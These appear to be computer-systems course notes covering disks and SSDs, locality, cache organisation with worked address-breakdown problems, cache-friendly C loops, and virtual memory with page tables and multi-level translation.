Capacity = (bytes/sector) X (average number of sectors/track) X (tracks / surface)
X (surfaces/platter) X (platters/disk)

Disk read and write happens by using a "head" connected to the end of an actuator arm and each surface has a dedicated "head". At any point in time, all heads are positioned on the same cylinder. The head flies over a thin cushion of air (0.1 microns) at a speed of about 80 km/h. Because of the limited distance between the head and the track, a tiny particle of dust could seize the head. To avoid this, disks are packaged in air tight packages.

Disks read and write data in sector size blocks. The access time for a sector is impacted by the following 3 factors:

Seek time: Time required to position the arm over a track (3 to 9ms)
Rotational latency: Rotational speed
Transfer time: Time to read or write a sector

Seek time and Rotational latency are usually about the same, and transfer time is negligible. Thus doubling seek time is a good rule of thumb to get that total latency to read a sector.

Comparison with RAM…

SRAM: About 256ns for 512 bytes
DRAM: About 4000ns for 512 byes
DISK: About 10ms for 512 bytes (x4000 relative to SRAM and x 2500 relative to DRAM)

To abstract the details of sectors, tracks and cylinders from the operating system, modern Disk controllers offer a "logical block" view of the Disk. The Disk controller translates a logical block to a physical cylinder.

Fig 6:12 (page 634) shows the sequence of events during Disk I/O.

1) CPU writes a READ/WRITE cmd with logical block number and src/dest memory address.
2) Disk controller performs DMA
3) Disk controller interrupt CPU with notification of completion.

Solid State Disks

A Solid State Disk (SSD) is based on flash memory. Flash memory is a type of Electronically Erasable Programmable Read Only Memory (EEPROM).

SSDs are a popular alternative to Disks especially when movement resilience is essential such as in laptops.

Flash memory consists of a sequence of blocks where each block consists of a number of pages. Typically pages are about 512 bytes to 4KB in size and a block consists of 32 to 128 pages. Data is read and written in units of pages. A page can be written only after the entire block is erased. Once a block is erased, each page in that block can be written once. A block wears out after about 100,000 repeated writes.

SSD advantages:

1) No moving parts
2) Less power
3) More rugged

SSD Disadvantages:

1) Flash wear – lower lifespan (wear leveling mitigates)
2) About 2x more expensive than Disk

Locality

In general, programs with good locality run faster than programs with poor locality. There are 2 types of locality:

1) **Temporal locality**: A memory location accessed once is likely to be accessed again.
2) **Spatial locality**: Memory location near a previously accessed memory location is more likely to be accessed.

Hardware design provides greater efficiency when locality is honored in software design.

Locality applies to both data and instructions. Enumerating over an array and executing code in sequence, both lend themselves to leveraging hardware locality efficiency. A jump instruction generally can break the sequence of code execution, but a loop can provide good locality especially with smaller loop bodies.

The Memory Hierarchy

As observed previously, memory technologies get slower, cheaper and larger (in capacity) as we move from RAM to Disks. Registers in the CPU are even faster than RAM. The memory hierarchy refers to the organization of memory in a computer that leverages this difference in speed, cost and capacity of the different memory technologies.

It is often advantageous to store commonly used instructions and data from slower memory devices in faster memory devices as a staging area. This technique is referred to as “Caching”.

In a general sense, instructions and data at level k in the memory hierarchy serve as a cache for instructions and data at level k+1. The following are the common levels in the Memory Hierarchy:


L0: Registers
L1: L1 Cache
L2: L2 Cache
L3: L3 Cache
L4: Main Memory
L5: Local Disk
L6: Remote Disk

The storage at k+1 is partitioned into contiguous chucks called blocks. Each block has a unique address. Cache blocks at level K have the same block size as level K+1, but have a substantially lesser number of blocks. Data is always copied back and forth in fixed block sizes.

When a program needs an instruction or data from memory at level K+1, it will first look for it in memory at level K. If it finds it at level K, we refer to that as a “Cache hit”. If it is not available at level K, we refer to it as a “Cache miss”. There are different reasons for cache misses. Some of the common ones are “cold miss” (cache not populated), “conflict miss” (required blocks don’t match cached blocks) and “capacity miss” (not adequate capacity for all required blocks)

Compilers dictate L0 cache management. Hardware manages L1, L2 and L3 caches. In VM systems DRAM serves as a cache for the Disk.

The image below shows the general layout of the L1, L2 and L3 caches. Note that L3 cache is usually common across cores.



Cache Memories


Early computers only had 3 memory levels – CPU Registers, main memory and Disk storage. As the CPU got faster, the performance gap between the CPU and memory access grew bigger. To alleviate this situation, designers introduced an L1 cache. Later L2 and L3 caches were introduced. CPU registers are generally accessible in 1 clock cycle, while L1 generally requires 4 clock cycles, L2 generally requires 10 clock cycles and L3 generally requires 50 clock cycles.

Caches are organized in sets where each set has a number of lines (uniquely identified by a tag) and each line holds a block. The address to the caches is defined by a tag (t bits), a set Index (s bits) and a block offset (b bits)

E = Number of lines per set
s = Number of sets index bits - ($\log_2(S)$) Where S is the number of sets
b = Number of block offset bits – ($\log_2(B)$) Where B is the number of bytes per block
t = m – (s+b) – Number of tag bits where m is the number of address line bits
C = B x E x S – Cache Capacity

Given a number of bits "m" used for an address, we can evaluate how many of those bits will be required to define the set index based on the number of sets. Similarly we can tell how many address bits are required to define the block offset based on the number of bytes in the block. The remaining bits in the address end up being the Tag bits.

Notice that we use the more significant bits in the address as the Tag bits and the middle bits for the set index. This is to ensure that contiguous memory has a better chance of being available in the cache simultaneously. Contiguous memory is likely going to have the same higher bits, but different middle bits. By using the middle bits for the set index, we allow contiguous memory to reside in different sets within the same cache. Note that a program that exploits spatial locality is going to access contiguous memory more often.



In a Cache defined as (S, E, B, m) = (4, 1, 2, 4)…

s = log2(4) = 2
b = log2(2) = 1
t = m – (s+b) = 4-(2+1) = 1

So out of the 4 address bits, 1 bit will define the tag, 2 bits will define the set, and 1bit will define the block offset. Since there is only 1 bit for block offset, we can only have 2 bytes in the block.

Direct-Mapped Caches

Direct-mapped Caches refer to caches where "E" (Number of lines per set) is 1. Conflict misses in direct-mapped caches typically occur when programs access arrays whose sizes are a power of 2. See example in page 658.

Given a memory address, the breakdown of the address lines into "tag", "set" and "block" are as follows:

Tag	Set	Block Index

The number of bits for each is given by:

s = Number of sets index bits - ($\log_2(S)$) Where S is the number of sets
b = Number of block offset bits – ($\log_2(B)$) Where B is the number of bytes per block
t = m – (s+b) – Number of tag bits where "m" is the number of address line bits

It is may seem odd that the high bits are not used as a Set index. The reason for this is that if high bits are used for a set index, they are likely to cause more cache misses when accessing adjacent memory locations especially in the case of Direct-Mapped Caches. See Fig 6.31 in page 659.

Set Associative Caches

Set Associative Caches refers to caches where "E" (Number of lines per set) is $1 < E < C/B$. Selection of a set works the same way as a Direct-Mapped Cache in this type of Cache, but matching the line within a set requires searching for a line with a matching tag. See figure 6.33 on page 661. Similarly line replacement is different with Set Associative Caches, since you have to choose which line you are going to replace. Different algorithms exist for this including, random, least frequently used and least recently used.

Fully Associated Caches

Fully Associated Caches refer to caches with a single set where E=C/B. Since there is only one set in this case, set selection is not required. The tag is used to determine the line, while line replacement is similar to the Set Associative Cache.

Cache Associativity summarized

1-way Set Associative (Direct Mapped) – 1 line per set
2-way Set Associative – 2 lines per set
4-way Set Associative – 4 lines per set

Fully Associative – Only 1 set. Cache match based on tag only.

Note: The higher the associativity, the easier the block placement, but harder the search.

Issues with Write

While we have covered Cache hits and misses in the previous sections related to READs, writing a cache value has an additional challenge - We not only need to update the cache memory, but we need to update the next lower level in the hierarchy as well. One option would be to update the next lower level every time a WRITE occurs. This can however substantially increase bus traffic. A better option would be update the next lower level in the hierarchy only when a cache line is being replaced. This would however require an additional "Dirty-bit", to indicate if a cache bit has been modified.

A write-miss has two common solutions - You can either allocate the corresponding block in the cache and then update the cache (write-allocate) or you can directly update the next lower level to the cache (no-write-allocate).

Anatomy of a Real Cache Hierarchy

Caches are used for both instructions and data. Caches for instructions are called "i-cache" while those for data are called "d-cache". Modern processors include separate i-caches and d-caches. I-Caches are read-only are thus simpler than d-Caches. A cache may include both instructions and data, in which case they are referred to as unified caches. See figure 6.38 on page 668.

Performance impact of Cache Parameters

Cache performance is evaluated by a number of metric:

Miss rate: #misses / #references
Hit rate: 1- miss rate
Hit time: Time to deliver a word in cache to the CPU
Miss penalty: Additional time required in the event of a cache miss

Variable that impact Cache performance:

Cache Size: Larger caches increases hit rate.
Block Size: Larger block size helps in cases of spatial locality but hurts in temporal locality because for a given cache size larger block size reduces the number of cache lines.

Associativity: Higher associativity means more cache lines per set. This means less thrashing of the cache, but increases hit time because of the line matching complexity.
Write strategy: Write-through is simpler to implement, but can lead to substantial I/O traffic.

Week 9: The Memory Hierarchy – Part 2

Writing Cache-Friendly Code

1. **Make the common case go fast**: If you were to use a perf tool to find out where your program is executing code most of the time, you will likely find that during a substantial percentage of the time your Instruction Pointer (IP) is located in a limited set of functions. These perf tools generally work by setting up a timer interrupt and identify the location of the IP every time the Timer interrupt fires. Optimizing the code associated with these functions is likely to payoff bigger dividends than focusing on the less used code.
2. **Minimize the number of cache misses in each inner loop**: Assuming all the number of loads, stores and such being equal, reducing the number of cache misses in loops will have greater impact on performance.

   Let's look at the following example (from section 6.5 of the text):

```
int sumvec (int v[N])
{
        int i, sum = 0;

        for(i=0; i < N; i++)
        {
                sum += v[i];
        }
        return sum;
}
```

   Is this function cache friendly?

   Notice we have good **temporal locality** w.r.t "i" and "sum".

   When we talk about spatial locality, we use the term "stride" to refer to how big the jumps are in the access of memory. A stride-k reference (k in words) results in an average of min(1, (word size * k)/B). Note that "k" of "1" is going to give the best results. In the above example we have a "stride-1"reference to "v", so we have good **spatial locality**.

   Spatial locality is particularly important in programs that operate on multi-dimensional arrays. Let's look at the following example:

```
int sumarrayrows(int a[M][N])
{
        int i, j, sum = 0;

        for (i=0; i<M; i++)
                for(j=0; j < N; j++)
                        sum +=  a[i][j];

        return sum;
}
```

Since the C language stores arrays in row-major order, the inner loop of this function has a stride-1 access pattern. However if you were to swap the two for loops, we could have a substantially higher miss rate if our cache block size can't accommodate the entire array. In the worst case, every access will lead to a cache miss.

Impact of Caches on Program Performance

The rate at which a program reads data from memory is called the "Read throughput". Read throughput is measured in MB/s.

In Fig 6.40 of the text there is a program that calculates the "Read throughput" as a function of the stride and size.

A smaller value of size will result in a smaller working set of data and thus lead to greater temporal locality.

Similarly a smaller value of stride will result in greater spatial locality.

The resultant 3 dimensional map of the Read throughput is shown in Fig 6.41 of the text.…

Notice how as the size increases, you see ridges forming that reflect the sizes of the L1, L2, and L3 caches.

Similarly, notice the slopes associated with the increase in strides. As the strides increase, we see an decrease in throughput.

One interesting observation is that for a stride of "1", we don't see a deterioration of the Read throughput with an increase in size (see 12,000 MB/s flat ridge line). This is due to hardware optimization that allows for prefetching in Core i7 for a stride-1 access.

Example problems

Problem 1

The following table is used for questions 1, 2, 3, 4 and 5.

The following table shows the content of a (2, 4, 4, 15) memory cache, meaning that the cache contains 2 sets, each set has 4 lines, each line contains 4 bytes and physical addresses are 15 bits long

Set	Valid	Tag	Blocks			
0	1	0x081	DB	90	D7	A5
0	1	0x4AC	5A	1E	A5	E4
0	1	0x208	D4	4B	51	95
0	0	0x08A	5C	5D	88	04
1	1	0x4AC	5B	DE	5F	01
1	1	0x001	6F	23	48	99
1	0	0x08A	A4	B3	C1	00
1	1	0x126	00	14	B4	8C

1. For the (2, 4, 4, 15) memory cache described above, how many bits of the physical address identify the block within a cache line?

    - There are 4 possible bytes in one line. Hence you need 2 bits to identify a Byte within a Block.

2. For the (2, 4, 4, 15) memory cache described above, how many bits of the physical address identify the cache set?

    - There are 2 cache sets. Hence you need 1 bit to identify the Set.

3. How many bytes of physically addressable memory are there in the (2, 4, 4, 15) memory cache described above?

    - There are a total of 32 bytes of physically addressable memory.

4. Is the contents of physical address 0x000E in the cache? If so what is the value stored at that address?

- 0x000E = 0000 0000 0000 1110
- Since the 2 LSbs represent the Byte offset, the Byte offset is 2
- Since the 3rd bit represents the Set, the Set is 1
- Since the remaining bits represent the Tag, the Tag is 1
- Looking at the Cache at Set "1", Tag "1" and Byte offset "2" we see the value is 0x48 and it is valid.

5. Is the contents of physical address 0x0453 in the cache? If so what is the value stored at that address?

    - 0x0453 = 0000 0100 0101 0011
    - Byte offset = 3
    - Set = 0
    - Tag = 1000 1010 = 0x8A
    - Value = 0x04 (but it is not a valid line)

Week 10: Virtual Memory

Memory is among the most important components in the architecture of a computer system – second only to the CPU perhaps. When a computer system is out of memory, the process is out of luck! When memory is corrupted, a process fails in the most bewildering fashion totally unrelated to the logic of the program!

Before we discuss VM, let use think about the limitations of using Physical memory. Here are some of the obvious problems:

1) You are limited by the size of the memory available in the system
2) Every time you load a process, your load address will vary
3) Memory will be used every time you reserve it
4) You don't have a general way to provide certain memory areas with certain protections

Virtual Memory (VM) refers to an elegant interaction of hardware exceptions, hardware address translation, main memory, disk files and kernel software that provides each process with a large, uniform and private address space. VM offers three important capabilities:

1) Treats main memory as a cache for an address space stored on disk
2) Provides an uniform address space for each process
3) Protects that address space for each process

Why do we need to understand the inner workings of the VM?

1) VM is central – Understanding VM allows you to better appreciate computer architecture
2) VM is powerful – Understanding VM allows you to harness its powerful capabilities.
3) VM is dangerous – Understanding VM allows you to avoid memory errors

Physical and Virtual Addressing

Memory installed in computer system is byte addressable using "physical addresses". Until a CPU turns on the Memory Management Unit (MMU), physical addresses are indeed the way the CPU accesses the memory. But once the MMU is turned on, the MMU will intercept a "virtual address" and translate that to a physical address before accessing the memory.

VM as a Tool for Caching

Conceptually VM is organized as an array of N contiguous byte size location on disk. Each byte has a unique Virtual Address. As with any other cache, the data on disk is partitioned into blocks that serve as the transfer units between the disk and the main memory. There are 2 distinct characteristics associated with viewing physical memory as a cache of a virtual memory file:

1) **The cache is fully associative (only tags used to identify cache line)**
2) **Cache is not accessed directly – it is accessed through an intermediary mapping table (page table)**

VM partitions the virtual memory space into fixed size blocks called VM pages. Similarly it partitions the physical memory into **physical pages of the same size.**
The VM pages at any given time may be in 3 possible states:

1) Unallocated – VM address not in use
2) Cached – VM address in use and data available in memory
3) Uncached – VM address in use and data available in disk only

To distinguish between the cache at L1, L2 and L3 from DRAM, we will refer to L1, L2 and L3 as SRAM cache, while we will refer to regular memory as DRAM cache.

The cost of DRAM cache miss is very expensive, since the cost of retrieving memory form Disk is substantially higher. This cost influences the heuristics associated with cache misses. **DRAM caches are fully associative** (only 1 set – only tag used to find cache) – any VM page can replace any PM page. Also, writes are always "write-back" instead of "write-through".

Page Tables

Fundamental to Disk backed Virtual memory is a "Page Table". This table is maintained by the OS in DRAM and contains an entry for each VM page. The entry will specify one of 3 possibilities for a VM page – page in DRAM, page in DISK, page is not allocated. If the page is in DRAM, the valid bit will be set and the (Page Table Entry) PTE will point to the PM page. If the page is in Disk the valid bit will be "0" and PTE will point to the Disk address. If the VM is not allocated, the valid bit will be "0" and the PTE will be NULL.

Page Hits

While the OS is responsible for maintaining the page table, the MMU is responsible for reading this table and translating a VA to a PA. When the PTE for a VA has the valid bit

set, the MMU will translate the VA to PA by offsetting into the Physical page (obtained by the PTE) by the same amount as the VA is offset in the Virtual page.

Page Faults

A DRAM cache miss is referred to as a "Page fault". The Address translation hardware will generate a page fault exception when the valid bit is not set. The exception handler in the Kernel is responsible for fetching the data from the Disk and finding an empty Physical Page (or replace an existing Physical Page – also known as the victim page) and updates the Page table accordingly. Once the exception handler returns, the same faulting instruction is re-executed and this time there will be a page-hit. Note that if an existing physical page is being replaced, the page fault handler is responsible for flushing the updated contents to Disk.

Allocating Pages

Note that physical pages are not "committed" until they are really required. For example if you do a "malloc" to allocate some virtual memory, you are often only adding an entry in the Page table which points to a VM page on Disk. Only when you access this memory does the VM system allocate the corresponding PM page.

VM as a Tool for Uniform Address Space


So far we assumed the system had a single page table. In reality most Operating Systems provide a page table for each process in the system and any PTE in each of the page tables can point to the same physical page. This way multiple processes can share the same physical pages. An example of this is the use of dynamic linked libraries where the code segment from DLLs can be shared by different processes. This scheme provides for the following advantages:

1) **Simplifying linking** – Separate address space allows each process to use the same basic format for its memory image. In Linux, code segment always starts at VA 0x400000, data segment follows that at the next alignment gap, the stack occupies the highest portion of the user address space and grows downward.
2) **Simplifying loading** – The loader can allocate PTEs and point them to Disk and get the Page fault exception handler to do the loading.
3) **Simplifying sharing** – In cases when data should not be shared, PTE can point to disjoint physical pages and in cases where sharing is required the point to the same entries.
4) **Simplifying allocation** – No need for contiguous physical memory.

VM as a Tool for Memory Protection

PTEs lend themselves to page protection with the use of additional flags. Eg. Adding the "SUPERVISORY", "READ", "WRITE" flags to each PTE can provide an easy way to restrict access to individual pages.

Address Translation



Page Hit case:

1) The processor generates a virtual address (**VA**) and sends it to the MMU
2) The MMU uses part of the VA (that represents the Virtual Page Number - **VPN**) to generate the **PTE** (Page Table Entry) index into the table pointed to by the page table base register (**PTBR –physical address**) in the CPU and requests the corresponding PTE from the cache or memory.
3) The cache/main memory returns the corresponding PTE
4) The MMU constructs the physical address (PTE + Virtual Page offset) sends that cache/main memory.
5) The cache/main memory returns the data

Note that in step 4, the Virtual Page offset is the same as the Physical Page offset.

The key thing to note here is that the Virtual Address is divided into two parts to enable this translation.

The first part (Virtual Page Number - VPN) refers to index into the page table and the second part refers to the offset into the page (Virtual Page offset - VPO). The offset into the page is the same for both the Virtual Page (VP) and Physical Page (PP).

The contents of the page table at the index gives us the physical page number (PPN).

The physical address is obtained by concatenating the PPN with PPO (which is the same as the VPO).

Page Fault case:

Unlike as Page Hit case that is handled entirely in hardware, a page fault case requires cooperation between hardware and the OS Kernel.

Steps 1 to 3 above are the same, but starting at step 4 the following happens:

> 4) The valid bit in the PTE is zero, so the MMU triggers an exception which transfers control in the CPU to a page fault exception handler in the OS kernel.
> 5) The fault handler identifies a victim Physical Page, flushes it (if required).
> 6) The fault handler pages-in the new page and updates the PTE in memory.
> 7) The fault handler returns to the original process, causing the faulting instruction to be restarted.

Why do you think that there is seldom a cache miss in step 3 above when the page table was accessed?

Multi-Level Page Tables

So far we assumed a single page table per process. The problem with this approach is that we would need to dedicate a fairly large about of memory for every process. Eg. for a 32-bit address space, and 4KB pages, a 4-byte PTE, we would need a 4MB page table.

> 2^{32} = 0x 1 0000 0000 (4GB address space)
> 4KB = 0x 1000 (4KB per page)
>
> Number of pages = 0x 1 0 0000 (1MB page entries)


Each entry will include the physical page number as well as additional bits for the "valid", "SUPERVISOR", "READ", "WRITE" and "DIRTY" bits. Assuming we use a total of 4

bytes per entry, we will have a total of 4MB per page table per process. These figures will be substantially higher on a 64-bit system.

This means that even if a process never uses the full address space (which it seldom will), we waste all this space for the page table. The bulk of the PTEs will be marked UNALLOCATED.

One solution to this problem is to have multi-level page tables, where the entry at level k, point to another page table at level k+1.

https://en.wikipedia.org/wiki/Page_table



Two-level page table structure in x86 architecture (without PAE or PSE).

Let's take an example with a 2-level page table where there are 1024 (10 bits) level 0 entries, each of which points to the start of a page table at level 1. This level 1 page also has 1024 (10 bits) entries and each of those entries points to a 4KB (12 bits) Virtual page. So the 32 bit address is broken into 2 10-bit page table index and a 12-bit page offset. Hence each page table entry in level 0 points to a total of 4MB of the address space (4096 x 1024 = 0x1000 x 0x400 = 0x400000).

This scheme reduces memory usage substantially since we only need to store the level 0 page table in memory and if a level 0 entry is NULL, we don't need the corresponding level 1 entry.

As an example, assume we have a one process that only uses 1 page. Our Page offset will take 12bits. The remaining 20 bits are split between level 0 and 1. Our level 0 page table will have 1024 entries each of 4 bytes for a total size of 4KB. Since we only use 1 page, we will only have one valid entry in this table and it will point to another 4KB level 2 table. That is a total of 8KB, which is substantially (512x) smaller than the 4MB option with a single level page table.

Note that if the process used its full virtual space, this two-level page table would use more memory than the single page solution since the 1st level table will add 4KB to the 4MB used by all the 2nd level tables.

The worst case is when a process allocates one page from every possible 2nd level table. In this case we will need all the 2nd level tables along with the 1st level table only to support a total of 1024 pages.

A more general solution is to divide the VPN of a virtual address into multiple sections representing offsets into multiple page tables as shown in Fig 9.18 on page 856. In reality most page table are 3 or 4 level page tables.

Speeding Up Address Translation with a TLB

As would be obvious, VM comes at a price. Every single access to memory involves the following at a minimum:

1) Accessing the Page table
2) Translating the address
3) Access in the data in RAM


And when there is a page fault…

4) Servicing the page fault with data from Disk

